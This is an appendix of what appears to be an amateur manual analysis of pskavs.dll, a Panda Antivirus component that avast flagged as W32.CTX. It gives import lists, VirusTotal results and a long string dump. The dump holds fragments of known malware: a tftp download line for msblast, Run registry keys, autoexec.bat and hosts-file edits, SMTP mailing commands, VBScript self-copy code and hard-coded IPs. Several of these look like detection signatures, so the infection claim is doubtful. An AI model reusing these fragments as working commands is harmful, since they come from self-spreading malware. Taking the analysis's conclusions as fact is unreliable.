imports from Powrprof.dll:
APIs from kernel32.dll:
       GetCurrentThreadId()
       GetCurrentProcessId()
       GetSystemTimeAsFileTime()
       TerminateProcess()
       UnhandledExceptionFilter()
       SetUnhandlesExceptionFilter()
       ReleaseSemaphore()
       LocalFree()
       GetCurrentThread()
       GetCurrentProcess()
       CloseHandle()
       SetLastError()
       GetLastError()
       InterlockedCompareExchange()
// the 1ist below is probably what makes it stay
// resident through a reboot.
```

```
APIs from advapi32.dll:
```

RegSetValueExW() InitializeSecurityDescriptor() SetSecurityDescriptorDacl() AllocateAndInitializeSid() GetLengthSid() InitializeAcl() AddAccessAllowedAce() FreeSid() RegCreateKeyExW() RegOpenCurrentUser() RegOpenKeyW() RegDeleteKeyW() RegOpenCurrentUser() RegOpenKeyW() RegDeleteKeyW() RegOpenKeyExW() RegQueryValueExW() RegCloseKey() LookupPrivilegeValueW() OpenThreadToken() OpenProcessToken() AdjustTokenPrivileges() RegEnumKeyExW() ******* imports from Winsta.dll:

WinStationGetTermSrvCountersValue() WinStationSendMessageW() WinStationQueryInformationW()

APIs from ntdll.dll

RtlMultiByteToUnicodeSize() RtlMultiByteToUnicodeN() DbgPrint() RtlInitializeCriticalSection() RtlRtlDeleteCriticalSection() RtlLeaveCriticalSection() RtlLeaveCriticalSection() RtlEnterCriticalSection() RtlUnwind() RtlNtSTatustoDosError() RtlUnicodeToMultiByteSize() wcslen()

APIs from kernel32.dll

```
CreateEventW()
       VirtualQuery()
       SetUnhandleExceptionFilter
       UnhandledExceptionFilter()
       GetCurrentProcess()
       TerminateProcess()
       GetSystemTimeAsFileTime()
       GetCurrentThreadId()
       GetTickCount()
       QueryPerformanceCounter()
       lstrlenA()
       CreateThread()
       GetExitCodeThread()
       GetLastError()
       lstrlenW()
       LocalFree()
       LocalAlloc()
       InterlockedExchange()
       InterlockedCompareExchange()
       CloseHandle()
       // also some from netapi32.dll
       // not included here
*******
imports from Version.dll:
GetFileVersinInfoSizeW()
VarQueryValueW()
GetFileVersionInfoW()
******
imports from Winspool.drv:
******
GetPrinterDriverDirectoryW()
GetPrintProcessorDirectoryW()
*******
imports from Wintrust.dll:
*******
CryptCATAdminReleaseCatalogContext()
CryptCATAdminAddCatalog()
CryptCataAdminAcquireContext()
WinVerifyTrust()
CryptCATAdminReleaseContext()
CryptCATCatalogInfoFromContext()
CryptCATAdminEnumCatalogFromHash()
CryptCATAdminCalcHashFromFileHandle()
CryptCATAdminResolveCatalogPath()
```

CryptCATAdminRemoveCatalog()

F Analysing W32.CTX

This is a quick analysis of a DLL file that came with an installation of Panda Antivirus. I initially intended to use this AV on one of my virtual machines; avast! found a virus it recognized as W32.CTX, a creation of GriYo from the spanish virus writing group 29A. I have included it here since this is more of a manual analysis than an automatic. I have however used automatic tools to aid in the analysis process.

F.1 VirusTotal

Complete scanning result of "pskavs.dll.vir", received in VirusTotal at 05.12.2007, 10:53:32 (CET).

Antivirus	Version Update	Result		
AhnLab–V3	2007.5.10.0	05.11.2007	no virus found	
AntiVir	7.4.0.15	05.11.2007	Frisk #2	
Authentium	4.93.8	05.11.2007	no virus found	
Avast	4.7.997.0	05.11.2007	Win32:CTX	
AVG	7.5.0.467	05.11.2007	no virus found	
BitDefender	7.2	05.12.2007	no virus found	
CAT-QuickHeal	9.00	05.11.2007	no virus found	
ClamAV	devel - 20070416	05.12.2007	no virus found	
DrWeb	4.33	05.12.2007	no virus found	
eSafe	7.0.15.0	05.10.2007	no virus found	
eTrust-Vet	30.7.3628	05.11.2007	no virus found	
Ewido	4.0	05.11.2007	no virus found	
FileAdvisor	1	05.12.2007	No threat detected	
Fortinet	2.85.0.0	05.12.2007	suspicious	
F-Prot	4.3.2.48	05.11.2007	no virus found	
F-Secure	6.70.13030.0	05.11.2007	no virus found	
Ikarus	T3.1.1.7	05.12.2007	no virus found	
Kaspersky	4.0.2.24	05.12.2007	no virus found	
McAfee	5029	05.11.2007	no virus found	
Microsoft	1.2503	05.12.2007	no virus found	
NOD32v2	2262	05.12.2007	no virus found	
Norman	5.80.02	05.11.2007	no virus found	
Panda	9.0.0.4	05.11.2007	no virus found	
Prevx1	V2	05.12.2007	no virus found	
Sophos	4.17.0	05.11.2007	W95/Whog-878b	
Sunbelt	2.2.907.0	05.12.2007	no virus found	
Symantec	10	05.12.2007	no virus found	
TheHacker	6.1.6.114	05.12.2007	no virus found	
VBA32	3.12.0	05.11.2007	no virus found	
VirusBuster	4.3.7:9	05.11.2007	no virus found	
Webwasher-Gatewa	ay 6.0.1	05.11.2007	$\operatorname{Win}32$. Bumble	

Aditional Information File size: 780288 bytes MD5: 1f27f5fd11fd81be13d65bf00c388d45 SHA1: 1f1a9a2340be16649a9e6354c48c13ceb7a0a25a Bit9 info: http://fileadvisor.bit9.com/services/extinfo.aspx

F.2 Imports and Exports

The following shows the last address locations of the binary file. CTX is known to hook functions residing in the host (victim), in order to transfer control to the bulk of the virus.

```
;
;
  Exports
;
        Index: 1
                         Name: AVSDetectAndDisinfectAll
        Index: 2
                         Name: AVSDetectVirus
        Index: 3
                         Name: AVSDetectVirusMemory
        Index: 4
                         Name: AVSDisinfectVirus
        Index: 5
                         Name: AVSFreeAntiviralSubsystem
        Index: 6
                         Name: AVSGetConfigInt
                         Name: AVSGetConfigString
        Index: 7
        Index: 8
                         Name: AVSGetLastError
                         Name: AVSInitializeAntiviralSubsystem
        Index: 9
        Index: 10
                         Name: AVSSetConfigInt
        Index: 11
                         Name: AVSSetConfigString
        Index: 12
                         Name: AVSSetLastError
        Index: 13
                         Name: AVSUpdateSystem
;
-
  Imports from PSKUTIL.dll
;
;
        extrn PSKUTIL.11
        extrn PSKUTIL.6
        extrn PSKUTIL.7
        extrn PSKUTIL.24
        extrn PSKUTIL.23
        extrn PSKUTIL.3
        extrn PSKUTIL.10
        extrn PSKUTIL.1
        extrn PSKUTIL.30
        extrn PSKUTIL.31
        extrn PSKUTIL.32
        extrn PSKUTIL.29
        extrn PSKUTIL.39
        extrn PSKUTIL.73
        extrn PSKUTIL.75
        extrn PSKUTIL.8
        extrn PSKUTIL.12
  Imports from PSKVM.DLL
;
        extrn VM_Get_Version
        extrn VM_Get_Flags
        extrn VM_Init_Emu
```

```
extrn VM_Init_Task
        extrn VM_Free_Emu
        extrn VM_EmulateN
        extrn VM_Emulate1
        extrn VMLBC
        extrn VM_BPX
        extrn VM_BPX_GetProcAddr
        extrn VM_BPX_LoadLibrary
        \operatorname{extrn} VMLBPL
        \texttt{extrn} VM\_GetMem
        extrn ~VM\_Get\_ImageBase
        extrn ~VM\_Get\_EIP
        extrn VM_Get_WIN32_UpperLimit
        extrn VM_Get_Regs
        extrn VM_Set_Stage
        extrn VM_Set_PackData
        extrn VM_Set_EIP
        extrn VM_Add_EIP
        extrn VM\_Limit\_done
        extrn VMLBPR
        extrn VM_Create_CheckPoint
        extrn VM_Delete_CheckPoint
        extrn VM_Monitor_Enable
        extrn VM_Monitor_Disable
        extrn VM_Get_API_Name
        extrn VM_Get_API_Entry
        extrn VM_SetApiHandler
        extrn VM_Complete
        extrn VM_SetLastError
        extrn VM_BranchMonitor_Enable
        extrn ~VM\_BranchMonitor\_Disable
        extrn ~VM\_GetArg\_Dword
        extrn \ VM\_TranslateValue
        extrn ~VM\_TranslateArg
        extrn VM_GetLastError
        extrn VM_Init_Emu2
        extrn VM_SetEventCallback
        extrn VM_AnalizarHeuristicoDOS
;
 Imports from PSKALLOC. dll
;
;
        extrn PSKALLOC.41
        extrn PSKALLOC.33
        extrn PSKALLOC.34
        extrn PSKALLOC.38
        extrn PSKALLOC.26
        extrn PSKALLOC.9
        extrn PSKALLOC.10
        extrn PSKALLOC.43
        extrn PSKALLOC.37
        extrn PSKALLOC.18
        extrn PSKALLOC.36
        extrn PSKALLOC.5
        extrn PSKALLOC.15
```

extrn PSKALLOC.27 extrn PSKALLOC.3 extrn PSKALLOC.11 extrn PSKALLOC.13 extrn PSKALLOC.2 extrn PSKALLOC.1 extrn PSKALLOC.4 extrn PSKALLOC.40 ; Imports from PSKPACK.DLL ; ; extrn PSKPACK.32 extrn PSKPACK.9 extrn PSKPACK.4 extrn PSKPACK.2 extrn PSKPACK.13 extrn PSKPACK.11 extrn PSKPACK.7 extrn PSKPACK.6 extrn PSKPACK.12 extrn PSKPACK.5 extrn PSKPACK.3 extrn PSKPACK.1 extrn PSKPACK.10 extrn PSKPACK.37 extrn PSKPACK.36 extrn PSKPACK.38 extrn PSKPACK.40 extrn PSKPACK.39 extrn PSKPACK.59 extrn PSKPACK.65 extrn PSKPACK.67 extrn PSKPACK.60 extrn PSKPACK.54 extrn PSKPACK.77 extrn PSKPACK.76 extrn PSKPACK.48 extrn PSKPACK.47 extrn PSKPACK.50 extrn PSKPACK.24 extrn PSKPACK.8 extrn PSKPACK.18 extrn PSKPACK.33 extrn PSKPACK.25 extrn PSKPACK.34 extrn PSKPACK.29 extrn PSKPACK.31 extrn PSKPACK.15 extrn PSKPACK.28 extrn PSKPACK.27 extrn PSKPACK.16 extrn PSKPACK.23 extrn PSKPACK.22extrn PSKPACK.30

```
extrn PSKPACK.21
        extrn PSKPACK.20
        extrn PSKPACK.14
        extrn PSKPACK.26
        extrn PSKPACK.35
        extrn PSKPACK.17
;
 Imports from PSKCMP.dll
;
;
        extrn PSKCMP.5
        extrn PSKCMP.42
        extrn PSKCMP.10
        extrn PSKCMP.13
        extrn PSKCMP.17
        extrn PSKCMP.11
        extrn PSKCMP.12
        extrn PSKCMP.48
        extrn PSKCMP.41
        extrn PSKCMP.39
;
  Imports from PSKVFILE.dll
;
        extrn PSKVFILE.48
        extrn PSKVFILE.49
        extrn PSKVFILE.50
        extrn PSKVFILE.47
        extrn PSKVFILE.52
        extrn PSKVFILE.51
        extrn PSKVFILE.45
        extrn PSKVFILE.56
        extrn PSKVFILE.30
        extrn PSKVFILE.55
        extrn PSKVFILE.42
        extrn PSKVFILE.43
        extrn PSKVFILE.46
        extrn PSKVFILE.7
        extrn PSKVFILE.6
        extrn PSKVFILE.8
        extrn PSKVFILE.35
        extrn PSKVFILE.36
        extrn PSKVFILE.37
        extrn PSKVFILE.11
        extrn PSKVFILE.26
        extrn PSKVFILE.32
        extrn PSKVFILE.44
        extrn PSKVFILE.16
        extrn PSKVFILE.2
        extrn PSKVFILE.14
        extrn PSKVFILE.25
        extrn PSKVFILE.3
        extrn PSKVFILE.13
        extrn PSKVFILE.24
        extrn PSKVFILE.1
        extrn PSKVFILE.12
```

```
extrn PSKVFILE.10
        extrn PSKVFILE.4
        extrn PSKVFILE.19
        extrn PSKVFILE.38
        extrn PSKVFILE.9
        extrn PSKVFILE.40
        extrn PSKVFILE.5
        extrn PSKVFILE.33
;
; Imports from Pskvfs.dll
;
        extrn VFSRemoveROIfBlocked
        extrn VFSDelete
        extrn VFSInitializeVirtualFileSystem
        extrn VFSFreeVirtualFileSystem
        extrn VFSOpen
        extrn VFSClose
        extrn VFSGetInfoInt
        extrn VFSSeek
        extrn VFSRead
;
 Imports from MSVCR71.dll
;
;
        extrn _stricmp
        extrn _memicmp
        extrn _memccpy
        extrn _strnicmp
        extrn _strupr
        extrn _onexit
        extrn \__dllonexit
        extrn \_\_CppXcptFilter
        extrn _adjust_fdiv
        extrn malloc
        extrn \_initterm
        extrn free
        extrn getenv
        extrn strtok
        extrn strtoul
        extrn _mbsinc
        extrn _mbsrchr
        extrn \_except\_handler3
        extrn \_splitpath
        extrn strncmp
        extrn memcpy
        extrn memmove
        extrn memchr
        extrn strncpy
        extrn strstr
        extrn strlen
        extrn strcpy
        extrn strcmp
        extrn strchr
        extrn strcat
        extrn memset
```

```
extrn memcmp
        extrn sprintf
 Imports from KERNEL32.dll
;
;
        extrn InterlockedDecrement
        extrn LoadLibraryExA
        extrn GetProcAddress
        extrn FreeLibrary
        extrn \ LeaveCriticalSection
        extrn WriteFile
        extrn SetFilePointer
        extrn ReadFile
        extrn
              TlsAlloc
        extrn GetVersionExA
        extrn GetDriveTypeA
        extrn GetVolumeInformationA
        extrn DeviceIoControl
        extrn \ CloseHandle
        extrn CreateFileA
        extrn GetWindowsDirectoryA
        extrn InterlockedIncrement
        extrn LoadLibraryA
        extrn Sleep
        extrn TlsFree
        extrn TlsSetValue
        extrn TlsGetValue
        extrn SetErrorMode
        extrn GetLastError
        extrn GetDiskFreeSpaceA
        extrn FileTimeToSystemTime
        extrn GetModuleFileNameA
        extrn InitializeCriticalSection
        extrn DeleteCriticalSection
        extrn EnterCriticalSection
;
 Imports from USER32.dll
;
        extrn wsprintfA
```

F.3 String analysis of W32.CTX

This a manual writeup of strings and characters found in pskavs.dll.

The strings have concatenated from characters coded as dd values. (One character per line, and some between seemingly random characters). Strings appearing as strings are picked up by the automatic stringdumping mechanisms of PE Explorer (and displayed in the file ".

I have made an effort in translating the five first lines, which are in spanish. It is worth noting that CTX is a polymorphic EPO virus, created by GriYo, a member of the spanish virus writing group 29A. (the dll also contains the string Zombie; the name of another member of the same group)

I cannot be sure since I don't speak spanish, but they are probably error messages for a spanish version of windows. The second line is perpahs the most international one, meaning something like: "Error loading operating system". The others are probably similar; a friend of a friend (who does speak spanish) says he couldn't understand it, but claims they are probably technical terms. Tecla means keyboard (or a key?).

(strings prone to be picked up the automatic features of PE Explorer have been left out)

sub: L255A74D8 @adr: 55A74D8

and onwards the following strings can be read: (loads of "random" messy chars inbetween btw) There are some comments in parenthesis.

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Tabla de partici n inv lida Error al cargar el sistema operativo Sector de arranque inv lido Este disquete no tiene arranque C mbielo por otro y pulse una tecla Win32. Faithless (Stand. p!smo) odst. Absatz-Standardschr Fuente de pirrafo p Kappaleen oletusfon

Pollice par d(e)fault (the e is a mathematical negate sign) Bekezd(e)s alap-bet(d)t (the d is a delta) Carattere predefini Standaardallinea-let

Standardskrift **for** Domy?lna czcionka a (..random?) Privzeta pisava ods Default Paragraph F Fonte parig. padruo presque

EIJtuvw?

(loads of randoms here (... i presume)) iframe Execute docuement write vbscipt ON ERROR vbscript ON ERRPOR Z (...randoms) kern'132.dtlsiframe src =cid: JUN note.com Fraggle Rock Install infPK REGEDIT4 Version \Run] reg echo rem>>c: $\autoexec.bat$ echo regedit vbs c:\windows\startm~1\programs\startup file . WriteLine ("rr = cows. RegRea trojan.Copy(tmp & "\al-gore.vbs 32.vbs")Copy(dirwin&"\DLL.vbs") $\operatorname{cinik}.go(n");$ puta !!. exe [LoRez] v1 by Virogen [NJ UP3CX?D\$(greekletter)3(cent)d(electric capacitor symbol) $\operatorname{Run}\backslash\operatorname{Gotovje}$ $SuSE\,,\quad 1\,.\,3\,.\,1\,2$ CC: (GNU) 2.96 2 -gconv0info:T(17 .com/Friend Cards.msi msnWin.moveTo(1000, 1000);clsid:F3A614DC-ABE0-11d2 32.vbs") =createoject ("scrip .copyfile ws SAPVIRII

.exe Are you looking for Love.doc.exe How To Hack Websites.exe Panda Titanium Crack.zip.exe Mafia Trainer!!!.exe kernel66.dll

```
This is my revenge [Nemesi 1.01]
TechnoK
UPX2
UPX!
movi00dc
VMM
VB98\Proyectos\Virus\
start %stftp-i %s GET %s msblast penis32
[JETHRO]
drivers \setminus etc \setminus hosts
(localhost: 127.0.0.1)
Ok Result \ MZ
bad.exe
(HELO localhost)
(MAIL FROM:)
RCPT TO:
(script language=vbs)
..4d..5a.... = Split(Int("&H" & Left(f.Write Chr(= split(int("&h"
.. & Left(f.write chr(
(shell.run)
Worm.P2P.Sytro.d
c: \setminus win98 \setminus win. com
? FSComm
(WIN32.TIRTHAS)
. Tirthas
C = Char(I)("\&C(34)\&"MSCommLib.MSComm"\&(34)
(212.5.86.163)
(Socket problems)
(Software \setminus Microsoft \setminus Windows \setminus Current version \setminus Run)
(RegisterServiceProcess)
(MAIL FROM < \%s >)
ave cab pdf rar zip tif psd ocx vxd mp3 mpg avi dll exe gif jpg bmp
windows
\MyTmpFile.Dat
%S\% MZ? (i suspect the MZ for being the PE marker)
WebAuto\,.\,exe
\operatorname{Star}
```

(%s.exe)

ShowHTMLDialog MSHTML COM RPC Buffer Overflow Exploit swap.txtbody onunload=vbscipt:main(mystring remoteshell \WinGate.exe This progiam.. rection by Tcp/29A DUPATOR![s ript] if \$me dcc send worm X5O!P%@AP[4 .. EICAR-STAND worm STAND RD ANTIVIRUS TEST-FILE!\$H+H* Execute (" on error resume next.bat src3.run .scriptfullname ,1).readall((http://sennaspy. ection by Tcp/29norton ice black kaze/FAT Infection .natasha P?C SYST ck In Rio 2001 V Goat virus file. jnk trap www.ussrback.co BAVE, EXE $Software_Microsoft_Internet_Acc: \ \ Software \ \ \ Microsoft \ \ \ Internet$ Account Manager \Accounts \00000001',0 SOFTWARE\ Classeszexefiles \ shell \ upx EHLO AUTH FROM DATA (first word is not a typo) FindFirstFileA Coded by Weird Pack32 decompressi WATCOM C/C++ 32 Run-Time Back Orifice TCP

F.4 String Dump of W32.CTX using PEExplorer

 $C: \setminus NetSkudo.exe$

```
// Generated by PE Explorer 1.99 (www.heaventools.com)
// File name: C:\MlwR\pskavs.dll.vir
// Created : 11.05.2007 12:39
// Type : Strings List
255A6418: 'kernel32.dll',0
255A6428: 'msvcr71.dll',0
255A6434: 'msvcr71',0
```

255A643C: 'msvcrtd.dll',0 255A6448: 'msvcrt.dll',0 255A6454: 'pavcl32.dll',0 255A6460: 'FreeLibrary',0 255A646C: 'GetProcAddress',0 255A647C: 'LoadLibraryExA',0 255A648C: 'LoadLibraryA',0 255A649C: 'sprintf',0 255A64A4: 'strncpy',0 255A64AC: 'strupr',0 255A64B4: 'strstr',0 255A64BC: 'strlen',0 255A64C4: 'stricmp',0 255A64CC: 'strcpy',0 255A64D4: 'strcmp',0 255A64DC: 'strchr',0 255A64EC: 'strchr',0 255A64EC: 'memset',0 255A64F4: 'memicmp',0 255A64FC: 'memcmp',0 255A6504: 'memchr',0 255A650C: 'memmove', 0 255A6514: 'memcpy',0 255A651C: 'memccpy',0 255A6738: '.text^{`,},0 255A6740: '.reloc',0 255A6748: '__SRP_',0 255A731C: 'NUCL_MACRO2',0 255A732C: 'Autoexec',0 255A7338: 'Name', 0 255A7340: 'Module',0 255A7348: 'Type',0 255A7350: 'PPoint.PaV',0 255A735C: '.DOC',0 255A7364: 'MIME',0 255A7394: '{*\htmltag',0 255A73A0: '< DOCTYPE HTML ',0 255A73B0: '.SYS',0 255A73B8: '.COM',0 255A73C0: 'NUCL_TBLHASH',0 255A73D0: 'NUCLTBLGRP',0 255A73EC: 'exeid',0 255A73F8: 'PSK_COOKIE',0 255A7404: 'PSK_PLUGINS',0 255A7410: 'PSK_CRCNO',0 255A741C: 'PSK_CRCPE',0 255A7428: 'PSK_CRC2KD',0 255A7434: 'PSK_CRC2K',0 255A7440: 'PSK_APVIR',0 255A768C: 'rEMHOr',0 255A76A0: '3.00',0 255A76A8: 'URIV',0 255A76BC: 'COMMAND.COM',0

255A76C8: 'dim WindowsDir, WindowsSystemDir, WindowsRecentDir', 0 255A76FC: 'dim fso ,WindowsScriptShell',0 255A7718: 'Photomontage',0 255A7728: 'Photoalbum',0 255A7734: 'Mary-Anne',0 255A7740: 'kleopatra',0 255A774C: 'Bad girl',0 255A7758: 'caroline',0 255A7764: 'Gallery',0 255A776C: 'myfotos',0 255A7774: 'Picture',0 255A777C: 'rebecca',0 255A7784: 'Katrina',0 255A778C: 'Kelley',0 255A7794: 'Jammie',0 255A779C: 'Caitie',0 255A77A4: 'Tammy',0 255A77AC: 'stacy',0 255A77B4: 'Audra',0 255A77BC: 'Barbi',0 255A77C4: 'Mandy',0 255A77CC: 'Aline',0 255A77D4: 'Julie',0 255A77DC: 'Rena',0 255A77E4: 'Anna',0 255A77EC: 'kate',0 255A77F4: 'Sara',0 255A77FC: 'Mary',0 255A7804: 'Juli',0 255A780C: 'It_I',0 255A7814: 'Lisa',0 255A7830: '.BAT',0 255A7838: '.debug',0 255A7844: '.data',0 255A784C: '.scr',0 255A7854: '.exe',0 255A785C: '.kuto',0 255A7864: '. OpenTextFile',0 255A7874: 'String.fromCharCode',0 255A7888: 'Math.random',0 255A7894: 'function',0 255A78A0: '_Mylene_',0 255A78B0: '|SYSTEM',0 255A78C0: 'RR("USER32","EnumWindows","SU"',0 255A78E0: '.rsrc',0 255A78E8: '.ZIPHER ',0 255A78F4: '.Data ',0 255A78FC: ',reloc ',0 255A7904: '. Adson ',0 255A790C: '.vdata',0 255A7914: '.ByteSV ',0 255A7920: '.text ',0 255A7928: '.fuck ',0 $255A7930: \quad `MIX1', 0$

```
255A7938: '2.01',0
255A7940: 'Tai-Pan',0
255A7948: 'If Location.Protocol = A("ghmd;") Then',0
255A7970: 'AHKGetHeuristicResult',0
255A7988: 'AHKEmulationEnd',0
255A7998: 'AHKNewApiCall',0
255A79A8: 'AHKNewEvent',0
255A79B4: `AHKComponentUnpackError', 0
255A79CC: 'AHKComponent',0
255A79DC: 'AHKGetSubsystemInfo',0
255A79F0: 'AHKGetAnalysisInfo',0
255A7A04: 'AHKEndHeuristicPEAnalysis',0
255A7A20: 'AHKInitHeuristicPEAnalysis',0
255A7A3C: 'AHKEndHeuristicPESubSystem', 0
255A7A58: 'AHKInitHeuristicPESubSystem',0
255A7ABC: 'PSK_EXPRESSH',0
          'PAVSIG_P',0
255A7AD0:
         'PAVSIG',0
255A7ADC:
255A7AE8: 'AVS_PS_MTX',0
255A7AF4: 'AVS_DIS_MTX',0
255A7B00: 'AVS_ACT_MTX',0
255A7B2C: 'PSK_GOODWARE',0
255A7B4C: '%s%s',0
255A7B68: '%s%s%s',0
255A7B80: 'PSK_NAMES2',0
255A7B8C: 'PSK_NAMES',0
255A7B98: 'PSK_VDL',0
255A7BAC: 'SCSFreeSmartCleanSystem',0
255A7BC4: 'SCSInitializeSmartCleanSystem',0
255A7BE4: 'SCSSetConfigInt',0
255A7BF4: 'SCSSetConfigString',0
255A7C08: 'SCSDetectMalwareTrace',0
255A7C40: 'PAV_EXCLUDE_RAM', 0
255A7C70: '_Port32_AbsWrite@16',0
255A7C84: '_Port32_AbsRead@16',0
255A7C98: '_Port32_EscribirPistaUnidadLogica@24',0
255A7CC0: '_Port32_LeerPistaUnidadLogica@24',0
255A7CE4: '_Port32_BiosDisk@28',0
         '\\.\PHYSICALDRIVE%d',0
255A7D14:
         ' \ \ c: ', 0
255A7D28:
255AB8B0: 'Object',0
255AB8BC: 'ITEM',0
255AB8C4: '__attach_version1.0_#',0
255ABA0C: 'Global',0
255ABA20: 'o%k{ESC}',0
255ABA54: 'E 0100 4D 5A ',0
255ABA64: 'With ThisDocument.VBProject.VBComponents(1).CodeModule',0
255ABA9C:
'HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security',0
255ABAE0:
'HKEYLOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Run',0
255ABB30: 'Global',0
255ABB40:
```

```
'HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security',0
255ABB80:
'HKEYLOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Run',0
255ABBC4: 'With ThisDocument. VBProject. VBComponents (1). CodeModule', 0
255ABC18: 'ScriptletTypeLib',0
255ABC30: '{\rm tf1}ansi\mcdeff0\deftab720{\rm fonttbl;}{\rm f0\fnil\froman}
\fswiss \fmodern \fscript \fdecor MS Sans SerifSymbolArialTimes New
RomanCourier{\colortbl\red0\green0\blue0',0Dh,0Ah, '\par
\rho d \rho i u tab tx', 0
255ABD00: 'urn:schemas-microsoft-com:office',0
255ABDF0: '<?xml version = "1.0" ',0
255ABE08: \ `<?mso-application \ progid="Word.Document"?>`,0
255ABE34: 'macrosPresent="yes"',0
255ABE48: 'editdata.mso">',0
255AC484: '<script language=',0
255AC498: 'Vandelay.Path',0
255AC4A8: '</script>',0
255AC4B4: '|..@((@--[I',0
255AC4C0: 'Function MConnect(MS, MM)',0
255AC4DC: 'IsDel = False',0
255AC4EC: 'End Function',0
255AC4FC: 'Rem I am sorry! happy time',0
255AC518: '#007f7f',0
255AC520: '> Help < ', 0
255AC52C: '<iframe',0
255AC544: '<script language=vbscript>',0
255AC570: '<script lan',0
255AC5F8: 'evel 1 call c:\chk001.bat V%[Xorc]%',0
255AC82C: '<HTML>',0
255AC844: '</iframe>',0
255AC89C: 'qazwsx.hsq',0
255AC8B8: 'IP Protector ',0
255AC9C8: '"="c:\recycled\',0
255AC9D8: '"="&Chr(34)&"c:\recycled\',0
255ACA48: '& "\Party" & fldrCtr & "\Party" & i & ".vbs")',0
255ACA98: '; Party ..... by: SiR DySTyK',0
255ACAD4: ',tmp,trojan,drive,',0
255ACAE8: '.DisplayName = "Al Gore.jpg"Copy(dirsystem&"\',0
255ACB3C: 'zamfy.home.ro/0/cinik.c',0
255ACB7C: 'www.opasoft.com',0
255ACB8C: 'www.n3t.com.br.',0
255ACB9C: 'puta!!.exe',0
255ACBA8: 'scrupd.exe',0
255ACBB4: 'ScrLog',0
255ACC1C: '#32770',0
255ACC58: 'Paskuda 1',0
255ACD74: '. . nymph',0Dh,0Ah, 'USERHOST roach',0
255ACE1C: 'polyn="\"&polyname(Int(',0
255ACE44: 'Mylinong="Mylinong"',0
255ACE58: 'dirsystem&"\mylinong.TXT.vbs"',0
255ACE78: 'if (rr >=1)', 0
255 \text{ACE90:} \ \text{`<emmanuel} > \text{`}, 0
255 \text{ACE9C:} \ \ '</\text{SCRIPT}>', 0
255ACEA8: 'VBSv777',0
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255ACEB0: 'cbVirusSize = 3914',0 255ACEC4: 'cbVictimCode, ',0 255ACED4: 'cbFSO.GetSpecialFolder(',0 255ACFEC: 'Copy(dirsystem&"', 0255AD008: 'Copy(dirwin&"\',0 255AD018: 'DLL.vbs")',0 255AD024: ' = Cr', 0255AD04C: '\mailed")',0 255AD058: '\mirqued")',0 255AD14C: '. data',0 $255 AD18C \colon \ 27 h \, , \, {}^{\prime} DoS \, {}^{\prime} \, , 27 h \, , 0$ 255AD194: 'WORMSAP',0 255AD19C: 'LSVIXF01:',0 255AD1A8: 27h, 'CADABRA', 27h, 0 255AD1B4: ' vandEEd0 ',0 255AD1C8: 'intelihente',0 255AD1D4: 'introducion',0 255AD208: 'HITCHER',0 255AD2E0: '.data',0 255AD354: 'ily668.dll',0 255AD360: 'Task688.dll',0 255AD36C: 'reg678.dll',0 255AD384: 'winrpc.exe',0 255AD3B0: 'c: $\backslash \rangle$ ',0 255AD428: '1.24',0 255AD468: '.aspack',0 255AD768: 'LISThG',0 255AD834: 'Critical Update',0 255AD870: 'kIlLeRgUaTe',0 255AD88C: 'on port 57005',0 255ADA38: '127.0.0.1 localhost',0Dh,0Ah,0 255ADAA4: 'HELO localhost',0 255ADAB4: 'MAIL FROM: ',0 255ADAD4: '<script language=vbs>',0 255ADB44: 'shell.run(',0 255ADC04: ':save',0 255ADC24: 'WIN32.TIRTHAS ',0 255ADD34: '212.5.86.163',0 255ADD44: 'Socket problems',0 255ADD54: 'Software\Microsoft\Windows\CurrentVersion\Run',0 255ADD84: 'RegisterServiceProcess',0 255ADD9C: 'MAIL FROM:<%s>',0 255ADDF8: 'Windows',0 255ADE08: '\MyTmpFile.Dat',0 255ADE2C: 'n\Run',0 255ADE4C: '%s.exe',0 255ADF2C: '(myString, i, 1)',0 255ADF6C: '.aspack',0 255ADFF4: '_!_!_',0 255AE088: '\$nick',0 255AE09C: 'virus',0 255AE0A4: 'trojan',0 255AE0F4: 'X5O!P%@AP $[4 \ PZX54(P^{)}7', 0$ 255 AE 120: '= Chr(Asc(', 0)

255AE144: 'window',0 255AE14C: 'Wscript.shell',0 255AE180: 'randomize: for',0 255AE190: 'chr(97 + **int**(26',0) 255AE20C: 'virus',0 255AE26C: 'vypnout.shs',0 255AE2B0: 'kaze/FAT',0 255AE2DC: 'VR.WIN32.CALM v1.1',0 255 AE560: '. NaZAnN', 0 255AE568: '. NathaN',0 255AE594: 'By whg 20001.6.20',0 255AE620: 'gmon.out',0 255AE644: '.stab',0 255AE6B4: 'win9X.LDE.Examplo',0 255AE6C8: '.Z0MBiE',0 255AE6E0: 'PR0Mi\$E\$/ZLA\$H',0 255AE758: 'vir.exe',0000h 255AE80C: 'Crystal',0 255AE814: 'cvirus',0 255AE8E0: 'Created By',0 255AE958: 'Tcp/29A',0 255AE978: '.reloc',0 255B16F0: 'demiurg',0 255B1708: '.exe',0 255B1710: 'wsock.dll',0 255B171C: 'ole32.dll',0 255B1728: 'shlwapi.dll',0 255B1734: 'wininet.dll',0 255B1740: 'iphlpapi.dll',0 255B1750: 'FreeLibrary',0 255B175C: 'LoadLibraryA',0 255B176C: '151.201.0.39',0 255B177C: '@hotmail.com',0 255B178C: '@msn.com',0 255B1798: '@microsoft',0 255B17A4: '@avp.',0 255B17AC: 'SOFTWARE\', 0 255B17B8: 'UPDATER.EXE',0 255B17C4: 'UPGRADE.EXE',0 255B17D0: '.php',0 255B17D8: 'http://www.',0 255B19B0: 's-its:mhtml:file://',0 255B19E8: 'LoadResource',0 255B19F8: 'WinExec',0 255B1A40: '2CEP',0 255B1ACC: 'WScript.ScriptFullName',0 255B1AE4: 'GetNameSpace("MAPI")',0 255B1AFC: 'CreateTextFile("C:\mirc',0 255B1B14: '[Hidden Table]',0 255B1B34: '[Hidden Services]',0 255B1B58: 'LEGACY_HACKERDEFENDER',0 255B1BE4: '.data',0 255B1BEC: '.idata',0 255B1C20: 'MAIL FROM: ',0

255B1C2C:	'var url = "',0
255B1C44:	'Explorer\\Main\\Start Page", url); ',0
255B1C68:	'Explorer \\ Main \\ Search Bar", burl); ',0
255B1C8C:	'CEZAR.EXE',0
255B1D64:	'a=Array(77,90,',0
255B1D78:	236, 219, 133, 183, 5, 192, 187, 193, 40, 136, 248, 40, 30
	4,57,143,47,216,183,23,220,217,106,2,185,143,
	242,112,249,60,7,112,108,196,22,218,185,
